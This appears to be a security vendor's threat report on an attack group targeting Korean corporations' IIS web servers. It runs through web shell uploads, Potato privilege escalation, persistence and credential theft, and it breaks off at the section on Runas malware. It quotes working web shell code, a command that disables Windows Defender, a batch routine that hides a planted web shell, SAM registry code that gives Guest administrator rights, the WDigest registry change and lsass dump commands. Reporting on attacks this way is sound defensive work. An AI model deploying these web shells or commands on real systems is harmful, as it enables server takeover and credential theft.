Analysis of APT Attack Cases Targeting Web Services of Korean Corporations

asec.ahnlab.com/en/56236/

By Sanseo

August 22, 2023

Web servers are vulnerable to attacks because they are publicly accessible to a wide range of users for the purpose of delivering web services. This accessibility makes them a prime target for threat actors. AhnLab Security Emergency response Center (ASEC) is monitoring attacks targeting vulnerable web servers that have not been patched or are poorly managed.

In this post, we have compiled APT attack cases where the web servers of Korean corporations were continuously targeted over the years. We have also provided the indicators of compromise (IoC) of the various malware and tools used in these attacks. The threat actor commonly uses an account named “tripod” on most of the compromised systems, and this serves as one of the identifying characteristics of this threat actor.


```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "fileName": "wiatrace.log",
      "filePath": "%SystemRoot%\\debug\\wia\\wiatrace.log",
      "fileSize": 20480
    },
    "commandLine": "%SystemRoot%\\debug\\wia\\wiatrace.log  tripod c!!1[redacted]111 \"query user\""
  }
},
```


Figure 1. User account “tripod” that has been identified in most infected systems

1. Overview

Among the web servers that provide web services on Windows servers, prominent examples include the Internet Information Services (IIS) web server, Apache Tomcat web server, JBoss, and Nginx. When these web servers have vulnerabilities that are not patched or are poorly managed, they continuously become the target of attack by various threat actors. ASEC has previously shared a case involving vulnerable Apache Tomcat web servers **[1]** and another case where JBoss-based PACS (Picture Archiving and Communication System) servers were attacked, resulting in the installation of Metasploit Meterpreter. **[2]**

Among the Korean corporations using Windows servers, there is a notable prevalence of IIS web servers. Consequently, attacks targeting IIS servers have been frequently identified. Even in the past attack case of Dalbit, a threat group based in China, **[3]** and the case where a Chinese hacker group stole information from Korean corporations, **[4]** IIS web servers were the targets of attacks in both cases. Besides these, there is also the case where the Kimsuky threat group **[5]** attacked IIS web servers, and the case where the Lazarus threat group used IIS web servers as their malware distribution servers after infecting systems. **[6]**

The threat actor identified in this instance also targeted Windows IIS web servers. These attacks have been observed since 2019 at the earliest. Additionally, the Korea Internet & Security Agency (KISA) published a report in 2021 on the topic of “Cases of Infiltration Involving the Insertion of Abnormal Advertisements and Response Measures”. **[7]** According to the above report, the threat actor targeted specific company websites to illicitly insert an advertisement code. They exploited a file upload vulnerability in neglected forums on the web server to install a web shell. Subsequently, they established an infrastructure for ad insertion and exposed visitors to the advertisements. To evade detection, the threat actor would meticulously switch to the page inserted with the ad code during specific times, such as in the evening or when the server's administrator had logged off. They would then switch it back to the normal page during the mornings or when the administrator logged on to the server.

ASEC has confirmed that the threat actor has been continuously targeting Korean corporations since at least 2019 up to the present time. The Korean corporations with confirmed attack cases include hotels, telecommunications equipment manufacturers, online shopping malls, and international manufacturing companies, etc. Although identifying this specific threat actor remains challenging due to the use of commonly known malware and tools, certain tools used in the attacks have been identified as being in Chinese, leading to the assumption that the threat actor is at least familiar with the Chinese language.

Furthermore, in the cases presented in the KISA report, the threat actor's ultimate goal appeared to be inserting advertisements into legitimate web services. However, in the cases identified by ASEC, no files or logs related to advertisements were found. Instead, actions such as the deletion of Volume Shadow Copies were observed. This suggests that the threat actor may have different objectives like installing ransomware on infected systems.

2. Analysis of Threat Actor

Vulnerable systems fall prey to a variety of threat actors. Especially in the case of IIS web servers or MS-SQL servers, there is a trend of multiple threat actors targeting the same systems persistently. Therefore, there is a limit to extracting the behavior of specific threat actors from the various malware and attack logs. In this post, attacks based on the unique characteristics of this threat actor have been organized from the malware and attack logs, compiling a brief overview of the attacks that took place over a short period. However, it is important to note that at the same point in time, another threat actor could have executed a similar attack. This means that the malware and attack logs of different threat actors could potentially be mixed together.

2.1. Commonalities Among the Attack Cases

Commonly, attack cases targeting IIS web servers involve the presence of common malware such as web shells, Potato, privilege escalation vulnerability PoC, and Ladon. While these tools are often associated with threat actors who use the Chinese language, they are publicly available online, making it challenging to attribute the attacks solely based on the files.

However, there are cases where the threat actor packed malware with VMP to bypass file detection or developed custom malware for their attacks. These are the unique characteristics of this threat actor, so the attack cases were classified based on this information. Additionally, the threat actor also created their malware under the following directories.

- %ALLUSERSPROFILE%\Microsoft\DeviceSync\
- %SystemRoot%\debug\WIA\

Furthermore, the tool Sy_Runas is employed in the attacks. Sy_Runas is a tool used to execute commands with the privileges of a specific user through a web shell. Currently, Sy_Runas is not commonly used in attacks. However, when used, it is often created with the following file name.

> %SystemRoot%\debug\WIA\wiatrace.log

Figure 2. Sy_Runas

Furthermore, the web server of a specific Korean company is being used as a malware download server. The threat actor attacked this company to upload their malware, and they are presumed to be subsequently downloaded and utilized when targeting other companies. It is worth noting that this address was also employed as a Command and Control (C&C) server for NetCat to maintain control.

The most significant aspect of this will be covered in the “5. Maintain Persistence” section, but to cover it briefly, the presence of malware that additionally installs web shells to maintain persistence has been identified. Consequently, the infected systems have commands registered in their task scheduler to execute the batch file.

After taking over a system, the threat actor either steals and uses the Administrator’s account credentials, or they assign Administrator privileges to a Guest account using the UserClone technique. However, given the prevalence of the username “tripod” across various systems, it is suspected that the threat actor creates and utilizes the “tripod” account.

2.2. Chinese Tools Used in Attacks

Many of the tools used in the attack are already publicly available, and even the files presumed to be created by the threat actor lack additional information like a PDB. However, a relation to Chinese-speaking environments was found in the tools and the custom malware that the threat actor used in their attacks.

In the process of maintaining persistence, the threat actor installs web shells using WinRAR. In some cases, the regular English version of WinRAR was used, but in attacks identified in 2019, instances of the Chinese version of WinRAR were found to be used.




Figure 3. Chinese version of WinRAR.exe

There is a case where the threat actor created and used programs during their attack process for testing purposes. The test programs are in the form of WinRAR SFX executables. Some files simply create an empty file named “test.txt” in the same directory. Others go beyond this by including a command that executes a “sd2.bat” file located in a specific directory in addition to creating the empty file named “test” in the same directory. Additionally, this path is used in the attack process, and if a batch file exists in this path, it could act as a Launcher to execute the file.

> “C:\Windows\System32\cmd.exe” /c C:\WINDOWS\System32\spool\drivers\color\sd2.bat




Figure 4. WinRAR SFX executable assumed to be for testing purposes

The above WinRAR SFX executable was created in Chinese, and upon inspecting the resource section of the executable, Chinese version-specific WinRAR strings can be observed.




Figure 5. Chinese version of WinRAR SFX executable

3. Initial Infiltration

According to the KISA report, the threat actor exploited a file upload vulnerability on the affected corporation's website to upload a web shell as an attachment. It is believed that the threat actor used the first uploaded web shell to additionally upload a second web shell (1.asp) to a different path than the initial upload path. The diagnostic log of AhnLab Smart Defense (ASD) shows a similar file name to the one mentioned in the KISA report, "1.aspx".

Web Shell Path
D:***Root_DB\1.aspx
D:**trust\www\photo_upload..1.aspx
D:**trust\www\photo_upload\1(0).aspx
E:****Hotel\upload\thanks\test.asp
C:***Pay15\source\source.asp

Table 1. Path names of the detected web shells

Afterward, it is said that the threat actor used the secondary web shell to generate various malware such as the privilege escalation tool Potato, UserClone, and Mimikatz. A record can be observed on actual AhnLab ASD logs of various malware being uploaded after the web shell.

The following are types of web shells that have been collected among those identified in the attack processes. It is worth noting that in actual attacks, there are likely to be many more types beyond the ones listed below.

```
<%Y=request("cun")%> <%execute(Y)%>
```

```
<%@ Page Language="C#"%>
<%try
{
  string key = "3c6e0b8a9c15224a";
  string pass = "pass";
  string md5 = System.BitConverter.ToString(new System.Security.Cryptography.MD5CryptoServiceProvider
  ().ComputeHash(System.Text.Encoding.Default.GetBytes(pass + key))).Replace("-", "");
  byte[] data = System.Convert.FromBase64String(Context.Request[pass]);
  data = new System.Security.Cryptography.RijndaelManaged().CreateDecryptor(System.Text.Encoding.
  Default.GetBytes(key), System.Text.Encoding.Default.GetBytes(key)).TransformFinalBlock(data, 0, data.
  Length);
  if (Context.Session["payload"] == null) {
    Context.Session["payload"] = (System.Reflection.Assembly) typeof (System.Reflection.Assembly).
    GetMethod("Load", new System.Type[] {
      typeof (byte[])
    }).Invoke(null, new object[] {
      data
    });;
  } else {
    System.IO.MemoryStream outStream = new System.IO.MemoryStream();
    object o = ((System.Reflection.Assembly) Context.Session["payload"]).CreateInstance("LY");
```

Figure 6. Web shells suspected to have been used in attacks

4. Privilege Escalation

4.1. Potatos

The Potato malware family consists of malware designed for privilege escalation, with various types such as JuicyPotato, RottenPotato, and SweetPotato existing based on different privilege escalation methods. Even if threat actors gain control over infected systems through web shells or dictionary attacks, they may not be able to perform their desired malicious actions due to the lack of appropriate privileges within the w3wp.exe process. This also applies to the sqlservr.exe process of the MS-SQL server. To address this issue, threat actors tend to use privilege escalation malware in conjunction with their attack process.


Especially in attacks targeting IIS web servers or MS-SQL database servers, Potato privilege escalation malware are commonly used. Potato leverages certain processes with elevated privileges to escalate permissions, allowing the threat actor to perform malicious actions with the elevated privileges.

The threat actor has utilized various types of Potato privilege escalation tools in their attacks, including BadPotato, EfsPotato, GodPotato, JuicyPotato, JuicyPotatoNG, PetitPotato, PrintNotifyPotato, SharpEfsPotato, SweetPotato, etc. Recently, the threat actor has been observed uploading malware to the web server of a specific Korean company and then downloading and using these malware in the attack process against other systems. It appears that the threat actor is utilizing compromised systems as malware distribution servers.

Process	Module	Behavior	Data
cmd.exe	N/A	Creates process	Target Process EtwpCreateEtwThread.jpg
w3wp.exe	N/A	Downloads executable file	http://www.[redacted].kr/img/NtQueueApcThreadEx.jpg Target NtQueueApcThreadEx.jpg
cmd.exe	N/A	Creates process	Target Process NtQueueApcThreadEx.jpg
w3wp.exe	N/A	Downloads executable file	http://www[redacted].kr/img/HeapAlloc.jpg Target HeapAlloc.jpg
w3wp.exe	N/A	Downloads executable file	http://www.[redacted].kr/img/EtwpCreateEtwThread.gif Target EtwpCreateEtwThread.gif
cmd.exe	N/A	Creates process	Target Process EtwpCreateEtwThread1.gif
w3wp.exe	N/A	Downloads executable file	http://www.[redacted] kr/img/EtwpCreateEtwThread1.gif Target EtwpCreateEtwThread1.gif

Figure 7. Log showing Potato malware being installed with web shell

Among the Potato malware used in the attacks, there are files that have been known for several years as well as files that the threat actor has packed using VMProtect. Recently, Potato malware that has been packed using the “go-shellcode” packing tool, which is available on GitHub, are being used in attacks. **[8]** “go-shellcode” is developed in GoLang and serves as a tool to execute shellcode using various techniques like the ones shown below.



README.MD

go-shellcode

`go-shellcode` is a repository of Windows Shellcode runners and supporting utilities. The applications load and execute Shellcode using various API calls or techniques.

The available Shellcode runners include:

- CreateFiber
- CreateProcess
- CreateProcessWithPipe
- CreateRemoteThread
- CreateRemoteThreadNative
- CreateThread
- CreateThreadNative
- EarlyBird
- EtwpCreateEtwThread
- NtQueueApcThreadEx (local)
- RtlCreateUserThread
- Syscall
- Shellcode Utils
- UuidFromStringA

Figure 8. go-shellcode packer

Recently, threat actors have shown a tendency to pack malware using the GoLang to evade file-based detection. “go-shellcode” is a tool that encrypts and holds the malware designated by the threat actor before decrypting and executing it in the memory. The left side of the following image depicts the routine of executing shellcode using the EtwpCreateEtwThread() function in “go-shellcode”, while the right side demonstrates the routine of executing shellcode using the CreateFiber() function. The threat actor packed the Potato malware using the codes in “go-shellcode”.

```
v19->Name.len = 14LL;
v19->Name.ptr = "VirtualProtect";
v21 = runtime_newobject(&RTYPE_windows_LazyProc);
if ( dword_63DE70 )
  v21 = runtime_gcWriteBarrierCX(&v21->l, v0, v22);
else
  v21->l = v75;
v77 = v21;
v21->Name.len = 13LL;
v21->Name.ptr = "RtlCopyMemory";
v23 = runtime_newobject(&RTYPE_windows_LazyProc);
if ( dword_63DE70 )
  v23 = runtime_gcWriteBarrierCX(&v23->l, v0, v24);
else
  v23->l = v75;
v78 = v23;
v23->Name.len = 19LL;
v23->Name.ptr = "EtwpCreateEtwThread";
v25 = runtime_newobject(&RTYPE_windows_LazyProc);
if ( dword_63DE70 )
  v25 = runtime_gcWriteBarrierCX(&v25->l, v0, v26);
else
  v25->l = p_windows_LazyDLL;
v79 = v25;
v25->Name.len = 19LL;
v25->Name.ptr = "WaitForSingleObject";
v71 = qword_5E18A8;
p__4_uintptr = runtime_newobject(&RTYPE__4_uintptr);
(*p__4_uintptr)[1] = v71;
(*p__4_uintptr)[2] = 12288LL;
(*p__4_uintptr)[3] = 4LL;
v32 = golang_org_x_sys_windows__ptr_LazyProc_Call(v82, p__4_uintptr,
```

```
else
  v6->l = v57;
v61 = (int)v6;
v6->Name.len = 13LL;
v6->Name.ptr = "RtlCopyMemory";
v8 = (windows_LazyProc *)runtime_newobject(&RTYPE_windows_LazyProc);
if ( dword_63BE40 )
  v8 = (windows_LazyProc *)runtime_gcWriteBarrierCX(&v8->l, v0, v9);
else
  v8->l = p_windows_LazyDLL;
v60 = (int)v8;
v8->Name.len = 20LL;
v8->Name.ptr = "ConvertThreadToFiber";
v10 = (windows_LazyProc *)runtime_newobject(&RTYPE_windows_LazyProc);
if ( dword_63BE40 )
  v10 = (windows_LazyProc *)runtime_gcWriteBarrierCX(&v10->l, v0, v11);
else
  v10->l = p_windows_LazyDLL;
v58 = (int)v10;
v10->Name.len = 11LL;
v10->Name.ptr = "CreateFiber";
v12 = (windows_LazyProc *)runtime_newobject(&RTYPE_windows_LazyProc);
if ( dword_63BE40 )
  v12 = (windows_LazyProc *)runtime_gcWriteBarrierDX(&v12->l, v0);
else
  v12->l = p_windows_LazyDLL;
v59 = (int)v12;
v12->Name.len = 13LL;
v12->Name.ptr = "SwitchToFiber";
v50 = golang_org_x_sys_windows__ptr_LazyProc_Call(v60, 0, 0, 0, v0, v13, v14, v15);
v53 = qword_5DF888;
p__4_uintptr = (_4_uintptr *)runtime_newobject(&RTYPE__4_uintptr);
```

Figure 9. Packed Potato malware

The threat actor used the Potato malware family to execute various commands. Logs also reveal that a command was used to bypass detection by Windows Defender.

```
e:\win64_*****_client\client\stage\cmd.exe /c cd /d
c:\quarantine_mz\&
etwpcreateetwthread1.gif
-t * -p c:\windows\system32\cmd.exe -a
“/c powershell set-mppreference -disablerealtimemonitoring $true” -l 1500&
echo [s]&cd&echo+[e]
```

4.2. Other Privilege Escalation Malware

While the threat actor has predominantly used the Potato malware family for privilege escalation, there have been instances where other tools like PrintSpoofer or vulnerability PoC malware were also identified. Particularly, PrintSpoofer malware are prevalent across most compromised systems, suggesting that the threat actor often employs PrintSpoofer alongside the Potato malware family for privilege escalation purposes.




Figure 10. PrintSpoofer privilege escalation tool

In addition to the above, various tools such as COMahawk (CVE-2019-1405, CVE-2019-1322) **[9]**, CVE-2020-0787 **[10]**, and IIS LPE (by k8gege) **[11]** are also being used in the attacks.

5. Maintain Persistence

5.1. Installation of Additional Web Shells

According to the report from KISA, the threat actor registered tasks named “CredentialTask” and “CertificateTask” to display an unauthorized advertisement page on the company’s website during the time when the administrator was off work. The registered tasks execute a batch file, which installs a web shell and registers the advertisement page. The unauthorized advertisement switches the website’s source code with a script containing the inserted advertisement code at specific time periods, and then reverts it back to the original state.

In the case of the system currently being investigated, the batch file executed by the Task Scheduler is named “winrmr.cmd”, which reads the configuration file “SCFConfig.dat” to perform malicious behaviors. Additionally, it is presumed that the unauthorized advertisement display feature was not enabled by the threat actor on this system. This is indicated by the fact that the configuration file only contains the first line responsible for the web shell, while other lines related to the inserted advertisement on web page are absent. Furthermore, the compressed file “winrnr.cmd” specified in the configuration file only has the web shell file, and the files related to the web pages with inserted advertisements are not present.

SCF1.dat|"D:***demo\www\cscenter\ajaxNoticefaq.asp"|AA3A20597084944FDCBE1C3894FD7AB5

출처: SCFConfig.dat

SCF1.dat|"E:₩Inetpub₩*******₩eng₩business₩overview.asp"|4459A69DF1F434C0447481FBD9ECC730
SCF2.dat|"E:₩web₩m.*******₩inc₩js₩jquery-1.11.0.min.js"|8FC25E27D42774AEAE6EDBC0A18B72AA
SCF3.dat|"E:₩web₩m.*******₩inc₩js₩jquery-1.12.4.min.js"|4F252523D4AF0B478C810C2547A63E19
SCF4.dat|"E:₩web₩*******₩_js₩jquery.easing.1.3.js"|6516449ED5089677ED3D7E2F11FC8942
SCF5.dat|"E:₩web₩*******₩Scripts₩TweenMax.min..js"|E8BBEE2CBFF1B997EAE9A5D623C6A410

- "*******" 부분은 피해기업명이 식별될 수 있어서 마스킹 처리함

Figure 11.

[SCFConfig.dat 파일내용]

Configuration file containing the settings related to ad inserted page – Source: KISA report

The batch file calculates the MD5 hash of the web shell "SCF1.dat" stored within the compressed file "winrnr.cmd". It then compares this hash with the value present in the third field of the configuration file for verification. If the hash values match, the web shell is copied to the path specified in the second field, and permissions are configured.

```
:PermSet
echo y|attrib "%~2" +r >nul 2>nul
echo y|Cacls "%~2" /D "NT SERVICE\TrustedInstaller" SYSTEM Administrators Users IIS_IUSRS IUSR >nul 2>nul
echo y|Cacls "%~2" /E /G Users:R IIS_IUSRS:R IUSR:R >nul 2>nul
services -on "%~2" -ot file -actn setowner -ownr "n:NT SERVICE\TrustedInstaller" >nul 2>nul
goto :eof >nul 2>nul

:tqwj
C:\Windows\System32\spool\drivers\color\services.exe e "%ResBAK%" -hp"  " "%~1" -o+ -idcq >nul 2>nul
goto :eof >nul 2>nul

:ResetPerm
services -on "%~1" -ot file -actn setowner -ownr "n:system" >nul 2>nul
echo y|Cacls "%~1" /G System:f Users:r IIS_IUSRS:R IUSR:R >nul 2>nul
goto :eof >nul 2>nul
```

Figure 12. Routine to set the permission of the copied web shell

Through this process, a web shell is periodically installed on the system, and the threat actor can use it to control the infected system. The web shell is inserted at the bottom of the annotation to appear like a normal script.

```
If Request(" ") <>"" Then
  play = Replace(Request(" "),"'","''")
Else
  play=""
End If

%>

<%
Response.Write(Server.HTMLEncode(play))
%>''''''''''''''''''''''''

if request(" ") <>"" then
  play = replace(request(" "),"'","\''")
else
  play=""
end if

%>

<%
execute(replace(play,"script","scr_ipt"))

```

Figure 13. Web shell created in a new path

Web Shell Installation Path
C:\Webservice****do\board\notice\board_write.asp
C:\WebService****do\products\inquiry\board_view.asp
d:*****cokr\www\member\login.asp
d:*****shop\www\product\product.asp
d:\style\www\assets\fontawesome\font\font.asp
d:*****bie\www\about\index.asp
d:*****allen\www\customer_service\notice.asp
D:***demo\www\cscenter\ajaxNoticefaq.asp
E:****Hotel\include\check8.asp
E:****no\www\iprice\iprice.asp

Table 2. Installation path of web shells to maintain persistence

5.2. Privilege Copying Malware

The threat actor granted administrator privileges to a Guest account using a privilege copying malware. This was accomplished by copying the F value of the SAM key stored in the registry. The F value of the SAM key contains information including the RID. By changing the Guest account's RID value to that of the Administrator's account, the threat actor can use the Guest account to perform malicious behaviors with administrator privileges.

```
namespace CopyRegistryValue
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            try
            {
                RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SAM₩₩SAM₩₩Domains₩₩Account₩₩Users₩₩000001F4", true);
                RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SAM₩₩SAM₩₩Domains₩₩Account₩₩Users₩₩000001F5", true);
                byte[] value = (byte[])registryKey.GetValue("F");
                registryKey2.SetValue("F", value);
                Console.WriteLine("Success!");
            }
            catch (Exception ex)
            {
                Console.WriteLine("Failed! " + ex.Message);
            }
```

Figure 14. Privilege copying tool

5.3. UserClone

UserClone is a tool that provides functionality to create accounts in the Administrator group or copy the permissions of a specific account to another account. When the /Clone option is used, the privilege of the account given as the second argument is copied to the account given as the first argument. This is the same as the privilege copying malware mentioned above. The KISA report also contains details of a case where UserClone was used by the threat actor to change the privilege of a Guest account to that of an Administrator account.

```
C:₩Test>UserClone.exe
**************************************************
             UserClone Ver 0.1
             Coded by wlozz
           http://www.darkst.com
**************************************************
Usage: UserClone.exe UserName Password   /Add
Usage: UserClone.exe UserName ClonedUser /Clone
```

Figure 15. UserClone tool

6. Collecting Credentials

6.1. Mimikatz / ProcDump

Afterward, the threat actor installed Mimikatz to collect credential information present in the currently infected system. While the threat actor employs methods like directly creating Administrator accounts or utilizing the UserClone tool to escalate privileges, seeing that there is evidence in the logs of the threat actor leveraging the Administrator account during the attack process, this suggests that they are also using the stolen accounts.

Mimikatz is a tool that supports credential extraction features in Windows environments. It can not only extract plaintext passwords and hash information stored in Windows systems, but it also supports lateral movement attacks using the obtained credentials. As a result, by gaining control over corporate internal networks, it is frequently employed as a means to seize information or install ransomware.

Additionally, in recent Windows environments, the extraction of plaintext passwords using the WDigest security package is not possible by default. Instead, the UseLogonCredential registry key must be configured to acquire it. Accordingly, the attacker executed the following command to add the UseLogonCredential registry key.

```
> reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

Typically, Mimikatz reads and decrypts the memory of the currently running lsass.exe process to obtain credential information. However, if a memory dump file exists, it can be provided as an argument to retrieve credential information. Recently, threat actors have been using legitimate software such as Sysinternals' ProcDump to evade detection by security products. In cases where malware like Mimikatz cannot directly access the lsass.exe process memory, threat actors instead utilize the ProcDump tool to create a memory dump file and then read and decrypt it using Mimikatz. Considering the presence of the following commands to dump the memory of the lsass.exe process using ProcDump, it is suspected that the threat actor also used Mimikatz in this way.

Path Name	Argument
E:****Hotel\faq\f.asp	-accepteula -ma lsass.exe e:****hotel\faq\lsass.dmp
%ALLUSERSPROFILE%\microsoft\devicesync\procdump64.exe	-accepteula -ma lsass c:\programdata\microsoft\devicesync\lsass.dmp

Table 3. Credential theft using ProcDump

6.2. Runas Malware

